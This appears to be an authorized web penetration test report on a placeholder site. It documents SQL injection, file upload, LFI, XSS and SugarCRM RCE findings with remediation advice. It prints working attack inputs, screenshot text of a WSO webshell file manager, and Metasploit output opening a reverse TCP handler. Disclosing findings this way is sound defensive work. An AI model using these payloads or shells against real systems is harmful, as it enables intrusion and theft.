Web Application Penetration Testing Report


Author : SK ARIF BIN EKRAM

Executive Summary:

A thorough penetration test of the web application at https://target.com has revealed several critical vulnerabilities categorized as SQL Injection, File Upload, Local File Inclusion (LFI), Cross-Site Scripting (XSS), and Remote Code Execution (RCE). Each vulnerability has been analyzed to present the affected component, a proof of concept for exploitation, and the technical specifics of the security flaw.

Vulnerability Assessment:

SQL Injection Vulnerability:



Affected Component:`https://target.com/login`

Proof of Concept: Submission of `' OR '1'='1` in the `username` field which causes unauthorized authentication.

Technical Details: The login form's `username` parameter lacks proper sanitization allowing SQL command injection.

File Upload Vulnerability:

Uname: Linux lamp 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64 [Google] [Exploit-DB]
User: 33 (www-data) **Group:** 33 (www-data)
Php: 7.2.15-0ubuntu0.18.04.2 **Safe mode:** OFF [phpinfo] **Datetime:** 2019-04-14 22:02:49
Hdd: 15.68 GB **Free:** 9.27 GB (59.09%)
Cwd: /var/www/html/ **drwxr-xr-x** [home]

UTF-8
Server IP: 10.0.2.15
Client IP: 192.168.56.1

[Sec. Info] [Files] [Console] [Infect] [Sql] [Php] [Safe mode] [String tools] [Bruteforce] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2019-03-19 09:46:55	root/root	drwxr-xr-x	R T
[core]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	R T
[drupal-8.5.0]	dir	2019-04-12 11:43:53	www-data/www-data	drwxr-xr-x	R T
[modules]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	R T
[new_folder]	dir	2019-04-02 12:31:42	www-data/www-data	drwxr-xr-x	R T
[profiles]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	R T
[sites]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	R T
[themes]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	R T
[vendor]	dir	2018-03-07 21:23:44	www-data/www-data	drwxr-xr-x	R T
composer.json	2.68 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	R T F E D
composer.lock	157.30 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	R T F E D
diy.php	31 B	2019-04-04 21:43:03	www-data/www-data	-rw-r--r--	R T F E D
hello.sh	18 B	2019-04-04 14:53:47	www-data/www-data	-rwxr-xr-x	R T F E D
index.php	549 B	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	R T F E D
LICENSE.txt	17.67 KB	2016-11-16 23:57:05	www-data/www-data	-rw-r--r--	R T F E D
README.txt	5.75 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	R T F E D
robots.txt	1.56 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	R T F E D
simple1.php	341 B	2019-03-22 10:21:01	www-data/www-data	-rw-r--r--	R T F E D
simple2.php	112 B	2019-03-22 10:21:22	www-data/www-data	-rw-r--r--	R T F E D
simple3.php	177 B	2019-03-22 10:21:37	www-data/www-data	-rw-r--r--	R T F E D
web.config	4.45 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	R T F E D
weevely.php	669 B	2019-03-28 14:48:24	www-data/www-data	-rw-r--r--	R T F E D
wso.php	175.63 KB	2019-03-22 12:39:52	www-data/www-data	-rw-r--r--	R T F E D

Copy submit

Change dir: /var/www/html/ submit

Read file: submit

Make dir: [Writeable] submit

Make file: [Writeable] submit

Execute: submit

Upload file: [Writeable] Browse... No files selected. submit

Cyberfox

/upload_fts/mainproduct/fts_tc_moon.jpg

INT SQL UNION BASED LOCAL VARIABLE DIOS ERROR/DOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT MORE XSS LFI Arena LINKS

Load URL
Split URL
Execute


Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Replace

Affected Component:`https://target.com/profile/upload`

Proof of Concept: Uploading a file named `shell.php.jpg` and accessing it via `https://target.com/uploads/shell.php.jpg` executes the embedded PHP code.

Technical Details: The upload script fails to adequately validate the file extension and MIME type, permitting executable code uploads.

Local File Inclusion (LFI) Vulnerability:




Affected Component: `https://target.com/page`

Proof of Concept: Altering the `file` parameter to `https://target.com/page?file=../../../../etc/passwd` retrieves the system's passwd file.

Technical Details: The `file` parameter in the URL is improperly sanitized, leading to directory traversal and local file inclusion.

Cross-Site Scripting (XSS) Vulnerability:



Affected Component: `https://target.com/search`

Proof of Concept: Entering `<script>alert('XSS')</script>` in the search box causes execution of JavaScript.

Technical Details: The search input is reflected in the page without proper encoding, leading to reflective XSS.

Remote Code Execution (RCE) Vulnerability:

```
SSL => true
msf exploit(sugarcrm_rest_unserialize_exec) > show options

Module options (exploit/unix/webapp/sugarcrm_rest_unserialize_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      [redacted]       yes       The target address
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   SugarCRM CE <= 6.5.23


msf exploit(sugarcrm_rest_unserialize_exec) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] [redacted]:443 - Exploiting the unserialize() to upload PHP code
[*] [redacted]:443 - Executing the payload /custom/svbGhtxS.php
[!] This exploit may require manual cleanup of 'svbGhtxS.php' on the target
[*] Exploit completed, but no session was created.
msf exploit(sugarcrm_rest_unserialize_exec) >
```

Affected Component: SugarCRM's REST API at `https://target.com/sugarcrm/rest/v10`

Proof of Concept: Exploiting the `unserialize` PHP function through the API endpoint to execute arbitrary code.

Technical Details: The API endpoint improperly handles object deserialization, allowing the injection and execution of arbitrary PHP objects.

Remediation Recommendations:

- Strengthen input validation and employ prepared statements or ORM for database interactions.

- Enforce strict file type verification and content scanning for uploads.

- Implement rigorous sanitization techniques for file inclusions, adopting a whitelist approach.

- Apply output encoding and CSP headers to prevent XSS.

- Patch SugarCRM to the latest version and audit application code to prevent insecure deserialization.

Conclusion:

The identified vulnerabilities are significant and demand immediate remediation to safeguard the web application. Implementing the recommended security measures will substantially reduce the risk of successful exploitation.

Note: This penetration test report contains sensitive information and is intended for the authorized personnel of https://target.com. The tests were conducted under strict ethical guidelines and with full authorization.